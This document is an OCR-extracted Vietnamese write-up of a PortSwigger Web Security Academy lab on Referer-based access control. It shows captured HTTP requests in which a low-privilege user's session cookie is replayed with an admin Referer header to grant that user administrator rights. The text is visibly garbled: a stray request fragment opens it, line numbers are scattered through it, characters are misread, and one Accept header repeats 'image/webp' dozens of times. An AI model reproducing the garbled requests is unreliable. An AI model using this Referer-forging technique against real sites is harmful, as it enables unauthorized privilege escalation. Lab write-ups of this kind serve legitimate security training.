   Sec-Ch-Ua: "Not/A)Brand"; v="8", "Chromium"; v="126"
                                                                                          6
   Sec-Ch-Ua-Mobile: ?0
  Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
Upgrade-Insecure-Requests: 1
   Origin: https://Oa5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net
1
   Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/126.0.6478.127 Safari/537.36
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
   apng, */*; q=0.8, application/signed-exchange; v=b3; q=0.7
Sec-Fetch-Site: same-origin
   Sec-Fetch-Mode: navigate
   Sec-Fetch-User: 71
8 Sec-Fetch-Dest: document
   Referer:
   https://0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net/admin-roles
   Accept-Encoding: gzip, deflate, br
  Priority: u=0, i
11
:2
   action=upgrade&confirmed=true&username=wiener
```

[WRITE-UP LAB: REFERER-BASED ACCESS CONTROL]

Mô tả lab: Website này kiểm soát quyền truy cập vào một số chức năng quản trị dựa trên tiêu đề Referer. Bạn có thể làm quen với bảng điều khiển quản trị bằng cách đăng nhập với thông tin đăng nhập là administrator

Bước 1: Đăng nhập tài khoản Admin, thay đổi role của carlos để lấy request

```
GET /admin-roles?username=carlos&action=upgrade HTTP/2
   Host: 0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net
   Cookie: session=lhf9Fejj5HOvRNNHoxApVkVklOgkYyOy
  Sec-Ch-Ua: "Not/A) Brand"; v="8", "Chromium"; v="126"
   Sec-Ch-Ua-Mobile: ?0
6 | Sec-Ch-Ua-Platform: "Windows"
   Accept-Language: en-US
   Upgrade-Insecure-Requests: 1
g User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/126.0.6478.127 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
   =0.8, application/signed-exchange; v=b3; q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 | Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net/admin
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
```

Bước 2: Đăng nhập vào tài khoản của wiener và lấy session của wiener

```
GET /mv-account?id=wiener HTTP/2
Host: 0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net
Cookie: session=oLefZRtgZQ5QvK9kfdJ7HNlnkD5MP8tk
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8, application/signed-exchange; v=b3; q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: 21
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not/A) Brand"; v="8", "Chromium"; v="126"
Sec-Ch-Ua-Mobile: 20
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Bước 3: Ở phần request đổi role, chuyển id và session thành giá trị của wiener, thành công giải được bài lab

```
GET /admin-roles?username=wiener&action=upgrade HTTP/2
           Host: Oa4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net
           Cookie: session=oLefZRtgZQ5QvK9kfdJ7HNlnkD5MP8tk
            Sec-Ch-Ua: "Not/A) Brand"; v="8", "Chromium"; v="126"
           Sec-Ch-Ua-Mobile: ?0
   6 Sec-Ch-Ua-Platform: "Windows"
            Accept-Language: en-US
   8 Upgrade-Insecure-Requests: 1
   9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
           Chrome/126.0.6478.127 Safari/537.36
10 Accept:
            \texttt{text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,image/avif,image/webp,image/apng,image/avif,image/webp,image/apng,image/avif,image/webp,image/avif,image/webp,image/avif,image/webp,image/avif,image/webp,image/avif,image/webp,image/avif,image/webp,image/avif,image/webp,image/avif,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/webp,image/web
              .8,application/signed-exchange;v=b3;q=0.7
           Sec-Fetch-Site: same-origin
           Sec-Fetch-Mode: navigate
           Sec-Fetch-User: ?1
           Sec-Fetch-Dest: document
14
15 Referer: https://0a4b00d10316d2c681a4bcc4009e00a6.web-security-academy.net/admin
16
17
18
          Accept-Encoding: gzip, deflate, br
           Priority: u=0, i
19
```